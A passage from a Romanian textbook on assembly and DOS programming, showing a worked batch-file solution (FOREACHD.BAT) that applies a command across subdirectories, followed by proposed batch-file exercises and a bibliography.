REM Afisăm un mesaj de eroare deoarece nu avem minim 12 parametrii în linia de comandă

echo Trebuie dati minim 12 parametrii
:sfarsit

REM etichetă de sfârșit de fișier

```

Exemplul 11.7: Să se scrie un fișier de comenzi care poate fi apelat folosind sintaxa următoare:
Foreachd.bat [/S | /s] <numedir_absolut> <comanda> <par1> <par2><parN>.
 Fișierul de comenzi va executa comanda <comanda> cu argumentele sale în directorul <numedir> și subdirectoarele sale de pe primul nivel sau directorul <numedir> și toate subdirectoarele sale luate recursiv dacă primul parametru este /S sau /s. Fișierul de comenzi va oferi posibilitatea de a specifica simbolic numele directorului procesat între parametrii comenzi de executat. Acest nume va fi expandat pe parcursul execuției la directorul ce se află în curs de procesare.

NOTĂ: Începând cu versiunile interpretorului de comenzi DOS livrat cu sistemele de operare din familia Windows NT (Windows 2000, Windows Xp și Windows 2003) extensiile acceptate pentru fișiere de comenzi sunt .bat și .cmd. Ambele sunt tratate în același mod de către interpretorul de comenzi. Astfel fișierul de comenzi din problema de mai sus poate fi denumit *foreachd.bat* sau *foreachd.cmd* fără ca vreuna din denumiri (extensiile) să inducă un comportament diferit față de celălaltă. În cadrul sistemului de operare DOS clasic (livrat separat ca sistem de operare sau ca interpretor de comenzi în cadrul sistemelor de operare Windows 95/98/Me) doar extensia .bat este valabilă pentru fișiere de comenzi. Dacă este necesar ca un fișier de comenzi să fie portabil între sistemele de operare din familia Windows NT și cele din familia Windows 95/98/Me sau DOS clasic, este indicat să îi atribuim extensia .bat. Pe lângă faptul că acceptă suplimentar extensia .cmd pentru fișiere de comenzi, interpretorul de comenzi din cadrul sistemelor de operare din familia Windows NT este mult îmbogățit din punct de vedere funcțional (sunt adăugate o serie de comenzi noi, și majoritatea celor existente sunt versiuni extinse ale celor clasice).

Exemplu:

```
Foreachd /S F:\temp copy %@CRTDIR%\*.txt c:\temp\txt
```

Această comandă va copia din fiecare subdirector (recursiv) din directorul f:\temp toate fișierele cu extensia txt în directorul c:\temp\txt. %@CRTDIR% este specificarea simbolică a directorului curent aflat în procesare și va fi substituită cu valoarea fiecărui subdirector din f:\temp pe rând pe parcursul execuției.

Solutie: Problema majoră cu care ne confruntăm la rezolvarea acestei probleme este aceea că interpretorul DOS nu oferă o modalitate directă și facilă de a trata fiecare subdirector (recursiv) dintr-o listă de directoare. Mai mult de atât, nu există în mod normal nici posibilitatea de a stoca o listă de directoare într-un fișier pentru a le citi apoi linie cu linie. Fișierele de comenzi standard DOS nu posedă în general posibilitatea de a culege date din fișiere text - linie cu linie. Limbajele interprotoarelor de comenzi Unix posedă comenzi care permit interacțiunea cu utilizatorul și culegerea de date de la intrarea standard sau din fișiere dacă aceasta este redirecțiată. Astfel se pot seta variabile de mediu care să conțină ca valori liniile citite de la tastatură sau dintr-un fișier text. Ceea ce putem face cu comenzi standard DOS este să afișăm lista directoarelor (recursiv sau nu) dintr-un director dat folosind comanda dir. Aceasta înțoarce însă în mod normal o multitudine de informații de care nu avem nevoie și care fac extrem de dificilă prelucrarea ieșirii. Ne vom folosi însă de opțiunile /B /A și /S ale comenzi dir pentru a afișa doar lista de directoare dintr-un director:

- /B elimină toate antetele și liniile de sumar cu informații de care nu avem nevoie și permite afișarea doar a listei de fișiere și directoare.
- /S prelucrează recursiv directorul dat ca argument (adică aplicarea recursivă a comenzi dir asupra tuturor subdirectoarelor celui curent, apoi asupra tuturor subdirectoarelor acestora, șiin)
- /A cu atributul D specificat în forma /A:D permite doar afișarea acelor fișiere care sunt directoare (au atributul director setat).

Astfel pentru un director care la o listare normală se afișează în felul următor (dir f:\temp):

```
Volume in drive F is Work
Volume Serial Number is 646B-CFF8
```

Directory of f:\temp

11/09/2005 10:31 AM	<DIR>	.
11/09/2005 10:31 AM	<DIR>	..
20/07/2005 12:25 PM	<DIR>	bridge1
23/08/2005 20:25 PM	<DIR>	gps
24/08/2005 22:31 PM	<DIR>	gpsboy
02/09/2005 11:52 AM	<DIR>	GPSTest
09/09/2005 15:32 PM	<DIR>	Mac
24/08/2005 22:33 PM	<DIR>	SerAccess
23/08/2005 22:31 PM	<DIR>	serial
	0 File(s)	0 bytes
	9 Dir(s)	9,024,748,544 bytes free

obținem după aplicarea parametrilor descriși mai sus următoarea ieșire (dir /B /A:D f:\temp):

```
bridge1
gps
gpsboy
GPSTest
Mac
SerAccess
Serial
```

După cum se vede avem doar lista de nume de directoare fără alte informații care fac dificilă interpretarea conținutului. Având cele de mai sus nu ne mai trebuie decât să găsim o modalitate de a prelucra linie cu linie (director cu director) ieșirea "specială" a comenzi **dir** și a aplica pentru fiecare director comanda pe care o primește în lista de argumente fișierul nostru de comenzi. Pentru aceasta trebuie să găsim o modalitate de a seta valoarea unei variabile de mediu cu conținutul unei linii din ieșirea comenzi **dir**. Pentru a realiza acest lucru vom recurge la un mic artificiu: vom stoca ieșirea comenzi **dir** într-un fișier **tmp.bxt**. Ne vom servi apoi de un fișier de comenzi **sethelp.bat** suplimentar care conține o singură linie de forma:

Sethelp.bat

```
@SET @CRTDIR=
```

Practic fișierul nu conține caracterul ENTER la sfârșitul unei linii. Este de fapt o directivă SET incompletă (fără sfârșit de linie). În continuare dacă concatenăm fișierele **sethelp.bat** și **tmp.bxt** vom obține un fișier (**tmp.bat**) de forma:

Tmp.bat

```
@set @CRTDIR=bridge1
gps
gpsboy
GPSTest
Mac
SerAccess
Serial
```

Comanda DOS care permite concatenarea de fișiere este **copy** atunci când sintaxa ei este următoarea:

```
copy sethelp.bat+tmp.bxt tmp.bat
```

Ea "lipește" unul după altul conținutul fișierelor **sethelp.bat** și **tmp.bxt** și depune rezultatul în fișierul **tmp.bat**. Semnul "+" este cel care indică operațiunea de concatenare. Putem acum depune înapoi în fișierul **tmp.bxt** toate liniile din fișierul **tmp.bat** care nu conțin secvențe de tipul:

```
@SET @CRTDIR=
```

și vom obține astfel lista cu restul de directoare care trebuie procesate în **tmp.bxt**. Aceasta se poate face simplu folosind comanda **find**:

```
find /V "@SET @CRTDIR=" <tmp.bat >tmp.bxt
```

tmp.bxt

```
gps
gpsboy
GPSTest
Mac
SerAccess
Serial
```

Apoi vom elimina din fișierul **tmp.bat** toate liniile care nu conțin secvența "@SET @CRTDIR=" (vom păstra de fapt doar linia cu textul respectiv):

```
find "@SET @CRTDIR=" <tmp.bat >tmp.tmp
del tmp.bat
ren tmp.tmp tmp.bat
```

și obținem un fișier de comenzi valid de forma:

tmp.bat

```
@set @CRTDIR=bridge1
```

pe care îl putem executa pentru a stoca numele unui director în variabila de mediu @CRTDIR. Având variabila de mediu setată nu ne rămâne decât să executăm comanda DOS pe care fișierul nostru de comenzi (**foreachhd.bat**) o primește în lista sa de parametri. După tratarea acestui director reluăm întreaga procedură atât timp cât mai avem liniile în fișierul **tmp.bxt**. Mai rămâne doar problema de a determina corect sfârșitul de fișier pentru **tmp.bxt**. Pentru aceasta vom recurge la un mic artificiu: vom stoca imediat după crearea inițială a fișierului **tmp.bxt** cu comanda **dir**, o linie specială la sfârșitul acestui fișier. Am ales ca și conținut pentru această linie textul E/O/F intrucât conține caracterul "/" care nu este permis în numele de directoare și ne indică logic sfârșitul de fișier (End Of File). Practic fișierul nostru inițial **tmp.bxt** arată astfel înainte de a începe prelucrarea lui:

Tmp.bxt

```
bridge1
gps
gpsboy
GPSTest
Mac
SerAccess
Serial
E/O/F
```

Linia este adăugată în fișier folosind comanda **echo** cu ieșirea standard redirectată:

```
echo E/O/F >> tmp.bxt
```

În acest fel putem determina sfârșitul fișierului ce conține lista de directoare prin simpla căutare în **tmp.bat**, imediat după concatenare, a secvenței: "E/O/F" folosind comanda **find**. Programul implementat în cele două fișiere de comenzi este prezentat în continuare:

ForEachd.bat

```
@echo off
set @CRTDIR=
If Not %2==' Goto Start
Echo Proceseaza (aplica o comanda DOS) in toate subdirectoarele dintr-un director.
Echo.
Echo [CALL] FOREACHD /S [cale]director comanda [args_comanda]
Echo.
Echo /S          Optional. Proceseaza recursiv toate subdirectoarele.
Echo comanda    'comanda' care se executa pentru fiecare subdirector din
Echo           '[cale]director'.
Echo args_comanda Argumentele comenzi. Foloseste constructia %@CRTDIR%
Echo           pentru a referi numele subdirectorului de procesat.
Echo Ex:
Echo foreachd /S c:\temp copy %@CRTDIR%*.txt c:\FisiereText\
Echo.
Echo Copiaza toate fisierele cu extensia txt din directorul c:\temp si toate
Echo subdirectoarele sale (recursiv) in directorul c:\FisiereText
Goto End

:Start
REM Parametrii pentru comanda dir
Set DIRPARAM=/A:D /B

REM indică dacă fișierul s-a apelat cu parametrul /S - recursiv
SET @RECURSIV= •
REM Memorează directorul de bază pentru care se apelează fișierul de comenzi
SET @DIRBAZA_RECURSIV=

REM Variabila ce indică directorul curent de procesat pentru comanda DOS. Trebuie ca ea să
REM fie nedefinită la apelul fișierului nostru de comenzi pentru a nu fi expandată automat de
REM interpretorul de comenzi.
```

```
SET @CRTDIR=
```

REM Memorează comanda DOS ce se aplică în fiecare director.

```
SET @CMDL=
```

REM Verificăm dacă este nevoie de procesare recursivă /S și memorăm acest lucru

```
If %1==/S SET DIRPARAM=%DIRPARAM% /S
If %1==/S SET @RECURSIV=1
If %1==/S SHIFT
```

REM Memorează directorul pe care se aplică comanda

```
Set @DIRBAZA=%1
```

REM Artificiu pentru cazul în care nu este prezent parametrul /S și nu se tratează recursiv
REM directorul de bază. Acest lucru este necesar deoarece atunci când comanda **dir** este
REM apelată fără /S afișează numele de directoare fără calea completă spre ele, iar atunci când
REM /S este prezent afișează calea completă în numele fiecărui director. Aici se prefixează în
REM cazul în care nu avem procesare recursivă directorul de bază înainte de numele afișat de
REM **dir** pentru a avea o abordare uniformă în ambele cazuri. Vezi explicațiile de la sfârșit.

REM Se creează fișierul de manevră (temporar) tmp.bxt vid. Aceasta pentru a evita erorile care
REM să apară atunci când întrerupem rularea programului folosind CTRL-C și lansăm ulterior
REM în execuție scriptul cu alți parametri. Întreruperea cu CTRL-C a programului nu permite
REM acestuia "să curețe" (șteargă fișierele temporare create) și acest lucru poate duce la
REM utilizarea unui fișier temporar cu conținut rămas de la o rulare anterioară. Construcția
REM **echo . > tmp.bxt** (cu punctul lipit de echo) nu scrie un caracter ":" în fișier ci scrie o linie
REM vidă în fișierul tmp.bxt (pe care îl creează dacă nu există sau îl trunchiază în caz contrar).
REM Este necesară prezența caracterului ":" întrucât în lipsa acestuia comanda echo (fără
REM parametri) afișează starea afișării comenziilor pe ecran: ON sau OFF, lucru pe care nu îl
REM dorim.

```
echo . > tmp.bxt
IF %@RECURSIV%'==' SET @DIRBAZA_RECURSIV=%@DIRBAZA%\%
dir %DIRPARAM% %@DIRBAZA% >>tmp.bxt
```

REM Adăugăm la sfârșitul fișierului identificatorul logic de sfârșit de fișier pe care l-am ales

```
Echo E/O/F>>tmp.bxt
```

REM Depunem restul argumentelor din linia de comandă într-o variabilă de mediu. El
REM reprezintă de fapt comanda de executat împreună cu toți parametrii ei.

```
:Cmd
Set @CMDL=%@CMDL% %2
Shift
If Not "%2"=="" Goto Cmd
```

REM Bucla principală de procesare. Concatenare fișiere, construcție fișier tmp.bat, test sfârșit
REM de fișier tmp.bxt în funcție de identificatorul E/O/F, adăugarea valorii din @CMDL
REM (comanda de executat) la fișierul tmp.bat și execuția fișierului tmp.bat

:ProcLinie

REM datorită prezenței opțiunii /Y pentru comanda Copy, nu se cere confirmare la
REM suprascrierea fișierelor existente. Semnul + indică concatenarea fișierelor.

Copy /Y sethelp.bat+tmp.bxt tmp.bat > NUL

REM Păstrăm în tmp.bat linia cu comanda de setare a variabilei de mediu @CRTDIR cu
REM numele directorului curent.

type tmp.bat | FIND "@set @CRTDIR=" >tmp

REM lista de directoare ce mai rămân de procesat + EOF

```
type tmp.bat | Find /V "@set @CRTDIR=" > tmp.bxt
move /Y tmp tmp.bat
type tmp.bat | Find "E/O/F" > NUL
```

REM Nu suntem în cazul EOF, deci continuăm.

```
If ErrorLevel 1 Goto MaiSunt
if ErrorLevel 0 GOTO Clean
:MaiSunt
```

REM Construim fișierul de comenzi tmp.bat ce conține comanda de setare a variabilei
REM de mediu @CRTDIR și comanda de executat.

echo %@CMDL% >> tmp.bat

REM execuție comandă pentru directorul curent din listă

```
Call tmp.bat
del tmp.bat
Goto ProcLinie
```

REM lăsăm mediul curat pentru a permite execuțiile ulterioare corecte ale fișierului de comenzi

```
:Clean
set @CRTDIR=
Del tmp.b?t
```

REM se șterg fișierele tmp.bat și tmp.bxt

:End

Sethelp.bat (fără ENTER la sfârșitul liniei ce urmează!)
@set @CRTDIR=%@DIRBAZA_RECURSIV%

Singura modificare față de explicațiile anterioare programului este cea care privește fișierul sethelp.bat, unde după semnul "=" apare variabila de mediu @DIRBAZA_RECURSIV ce conține, în cazul în care foreachd.bat este apelat fără parcurgere recursivă, directorul de bază (f:\temp în exemplul nostru). Aceasta deoarece formatul de afișare al directoarelor la comanda dir este diferit atunci când se face parcurgere recursivă față de cazul nerecursiv.

Ex: dir /s /B /A:D f:\temp

are ca rezultat :

```
f:\temp\bridge1
f:\temp\gps
f:\temp\gpsboy
f:\temp\GPSTest
f:\temp\Mac
f:\temp\SerAccess
f:\temp\serial
f:\temp\gps\GPSBoy
f:\temp\gps\GPSBoyCE
f:\temp\gpsboy\bin
f:\temp\gpsboy\obj
f:\temp\gpsboy\bin\Debug
f:\temp\gpsboy\obj\Debug
f:\temp\gpsboy\obj\Debug\temp
f:\temp\gpsboy\obj\Debug\TempPE
```

...

Directoarele sunt specificate absolut în acest caz, spre deosebire de cazul în care parametrul /S nu este specificat la comanda dir (nu se face parcurgere recursivă) ce afișează doar numele relative ale directoarelor în directorul de bază (f:\temp în cazul nostru):

```
bridge1
gps
gpsboy
```

GPSTest
Mac
SerAccess
Serial

Prin prefixarea cu directorul de bază – f:\temp – vom avea în ambele cazuri nume de directoare absolute.

Observație: Pentru fiecare dintre problemele rezolvate mai sus există cel puțin încă două modalități diferite de rezolvare. Lăsăm identificarea acestora și implementarea lor la latitudinea cititorului.

Probleme propuse:

1. Se cere un fișier de comenzi COMPILE.BAT care compilează toate programele PASCAL ale căror nume sunt date ca și parametri. Programul va verifica dacă fișierele există și va afișa un mesaj în caz de eroare. După compilare se vor lansa în execuție (numai) programele executabile rezultate, apoi se vor șterge rezultatele compilării.
2. Se cere un fișier de comenzi MULTE.BAT, care în funcție de o literă furnizată, fie face rezumatul directorului curent sau al celui specificat, fie șterge fișierul al cărui nume este dat ca parametru, fie îl tipărește pe ecran.(Indicație: se va folosi comanda choice.com)
3. Se cere fișierul de comenzi CPAS.BAT care, folosind apelul CALL, compilează toate programele C și PASCAL din directorul curent.
4. Să se afișeze lista fișierelor și subdirectoarelor existente într-un director specificat ca și parametru. Dacă la apel se specifică un al doilea parametru, acesta va fi considerat ca și extensia fișierelor care vor trebui luate în considerare și acestea vor fi tipărite în ordinea în care apar, în caz contrar se vor considera toate fișierele și subdirectoarele, și acestea se vor afișa sortate.
5. Să se conceapă un fișier de comenzi DADUBLE.BAT care să primească oricărăți parametri și să afișeze valorile parametrilor vecini care coincid.
6. Să se scrie un fișier de comenzi care să primească oricărăți parametri. Se cere ștergerea din directorul curent a tuturor fișierelor ce au extensiile date ca parametri.
7. Să se scrie un fișier de comenzi care creează 3 directoare a căror nume sunt primii 3 parametri din linia de comandă și copiază toate fișierele Pascal în primul director, toate fișierele .exe în al doilea director și toate fișierele text în al treilea director.
8. Se dă un nume de director și o listă de fișiere (ca și parametri). Să se scrie un fișier .bat care din lista de fișiere le va afișa pe acelea care sunt conținute în directorul dat.

9. Să se scrie un fișier de comenzi care pentru un fișier dat ca parametru afișează următorul meniu:
 1. Afisare
 2. Stergere
 3. Ieșire
 și execută operația aleasă.(Indicație: se va folosi comanda choice.com)
10. Să se scrie un fișier de comenzi care căută un cuvânt dat ca și prim parametru în fiecare din fișierele date de asemenea ca și parametri. Pentru fiecare fișier, se va afișa numărul linilor în care apare acest cuvânt.
11. Se cere un fișier de comenzi care verifică dacă există un anumit fișier furnizat ca și parametru. Dacă da, atunci se afișează structura de directoare a discului A:, altfel se formatează discheta A: la capacitatea de 720 Ko.
12. Se cere un fișier de comenzi care primește ca și parametri un nume de director și un nume de fișier pentru care afișează meniul:
 1. Copiază fișierul în director
 2. Șterge directorul împreună cu toate fișierele și subdirectoarele proprii și execută operația aleasă.(Indicație: se va folosi comanda choice.com)
13. Se cere un fișier de comenzi care după cererea explicită de introducere a dischetei în unitate efectuează formatarea acesteia la capacitatea de 720 Ko, iar apoi copiază pe ea toate fișierele date ca parametri.
14. Să se scrie un fișier de comenzi care primește un număr par de parametri astfel: fiecare pereche de parametri reprezintă un nume de fișier și un nume de director. Fiecare fișier va fi mutat în directorul ce-l urmează în lista de parametri.
15. Să se scrie un fișier de comenzi care primește un număr par de parametri astfel: fiecare pereche de parametri reprezintă un cuvânt și un nume de fișier. Se va afișa numărul linilor din fișier care conțin cuvântul respectiv, pentru fiecare pereche de parametri.
16. Să se scrie un fișier de comenzi SAVE.BAT care primește ca parametru un tip de fișier (o extensie) și salvează pe discheta A: toate fișierele de acest tip aflate în directorul curent, dacă eticheta de volum coincide cu un sir dat ca parametru. Programul va cere explicit introducerea dischetei în unitate.
17. Să se scrie un fișier de comenzi AFIS.BAT care să afișeze un mesaj de salut corespunzător în funcție de perioada de zi curentă ('Bună dimineață', 'Bună ziua' respectiv 'Bună seara').
18. Să se conceapă un fișier de comenzi PRIM.BAT care primește ca parametru un număr natural. Programul va verifica dacă numărul respectiv este prim sau nu.

19. Să se scrie un fișier de comenzi care să schimbe numele fișierelor *.BAK în *.TXT, dacă există mai mult de 5 astfel de fișiere în directorul curent.

20. Să se scrie un fișier de comenzi care să afișeze dacă numărul de octeți liberi de pe discul implicit este mai mare decât o valoare dată ca și parametru.

21. Să se scrie un fișier de comenzi care în funcție de litera dată ca și parametru, să schimbe unitatea implicită în cea specificată. Apoi să se șteargă din noua unitate, toate fișierele de tip *.BAK și să se afișeze toate fișierele din unitate care sunt create la o anumită dată, specificată ca și parametru.

22. Să se verifice dacă există fișierele A, B, ..., F (în directorul curent) și dacă acestea sunt directoare. Să se creeze structura parțială de directoare A\B\C\DE; A\B\C\DF, recreând directoarele care nu există.

23. Să se ordeneze alfabetic toate fișierele (conținutul lor) de tip *.TXT, date ca și parametri (nu toți parametri sunt fișiere de tip *.txt), rezultatul fiind fișierele corespunzătoare de tip *.ALF.

24. Se cere un fișier de comenzi MS-DOS care primește ca parametri un număr oarecare de șiruri de caractere. Dacă printre parametri se află cel puțin două nume de directoare să se creeze un al treilea director cu numele dat ca parametru (dacă el nu există deja). În acest director să se obțină un fișier cu numele COMPLET.TXT prin concatenarea tuturor fișierelor (a conținutului) din cele două directoare și a căror nume este dat ca parametru.

Ex: >fis.bat numedir abc v_#7? dir1 secv abc.txt 37a@x dir2 abc.txt a--a

va crea directorul numedir (dacă el nu există) și va construi fișierul COMPLET.TXT prin concatenarea fișierelor din directoarele dir1 și dir2 ale căror nume se găsesc printre parametrii dați (abc.txt se va concatena de 2 ori).

Obs. Problema se va soluționa exclusiv prin directive și comenzi MS-DOS.

25. Se cere un fișier de comenzi care primește un număr oarecare de parametri. Primul parametru reprezintă un nume de director. Dacă în lista următorilor parametri există cel puțin 2 nume de fișiere care se află în directorul dat ca prim parametru, atunci să se creeze un al doilea director cu numele dat ca parametru (dacă el nu există deja) și să se copieze cele 2 fișiere în el.

Obs. Problema se va soluționa exclusiv prin directive și comenzi MS-DOS.

26. Se cere un fișier de comenzi care primește ca și parametri un număr oarecare de șiruri de caractere. Dacă există cel puțin 2 parametri egali cu primul parametru, atunci se va crea un nou director cu acest nume (dacă nu există), iar în fișierul date.txt creat în acest director vor fi scriși ceilalți parametri din linia de comandă.

Obs. Problema se va soluționa exclusiv prin directive și comenzi MS-DOS.

27. Se cere un fișier de comenzi care primește ca și parametri un număr oarecare de șiruri de caractere. Dacă în lista de parametri apare șirul "225" atunci se caută în restul parametrilor numele de fișiere care există în directorul curent și dacă acestea sunt cel puțin 2, vor fi afișate toate șirurile de caractere rămase în lista parametrilor, acestea nereprezentând nume de fișiere din directorul curent.

Obs. Problema se va soluționa exclusiv prin directive și comenzi MS-DOS.

28. Se cere un fișier de comenzi care primește în linia de comandă oricărăți parametri. Dacă numărul de parametri este par, se vor copia într-un director PAR toate fișierele din linia de comandă care sunt parametri de ordin par, iar dacă numărul de parametri este impar se vor copia într-un director IMPAR toate fișierele din linia de comandă care sunt parametri de ordin impar.

Obs. Problema se va soluționa exclusiv prin directive și comenzi MS-DOS.

29. Se cere un fișier de comenzi care primește oricărăți parametri în linia de comandă reprezentând nume de fișiere și directoare. Dacă al 4-lea parametru este un nume de director care apare de cel puțin alte două ori în șirul parametrilor din linia de comandă atunci se vor șterge toate fișierele și directoarele din linia de comandă, mai puțin cel care are numele celui de-al patrulea parametru.

Bibliografie

1. Randall Hyde – *The Art of Assembly Programming*, No Starch Press Inc., 2003
2. Richard C. Detmer - *Introduction to 80X86 Assembly Language and Computer Architecture*, Jones and Bartlett Computer Science, 2001
3. Kip R. Irvine - *Assembly Language for Intel-Based Computers*, Prentice-Hall Inc., 2003
4. Jeff Duntemann – *Assembly Language Step-By-Step. Programming with DOS and Linux*, John Wiley & Sons, 2000
5. F.M.Boian, Al. Vancea, S. Iurian, M. Iurian – *Arhitectura 80x86. Limbaj de asamblare. Legătura între limbaje*, Litografia UBB Cluj, 1995
6. Irina Athanasiu, Al. Pănoiu - *Microprocesoarele 8086, 286, 386*, Ed. Teora, 1992
7. Gh. Muscă – *Programare în limbaj de asamblare*, Ed. Teora, 1998
8. Vasile Lungu - Procesoare Intel. *Programare în limbaj de asamblare*, ed. Teora, 2004
9. *** http://www.doorknobsoft.com/asm_tutorial.html
10. *** <http://www.deinmeister.de/wasmtute.htm>
11. *** <http://www.xs4all.nl/~smit/asm01001.htm>
12. *** <http://www.btinternet.com/~btketman/tutpage.html>
13. *** <http://www.masm32.com>
14. *** <http://nasm.sourceforge.net>
15. *** <http://www.drpaucarter.com/pcasm/>
16. *** <http://www.xploiter.com/mirrors/asm/astart.htm>

Programarea în limbaj de asamblare

80x86

Exemple și aplicații

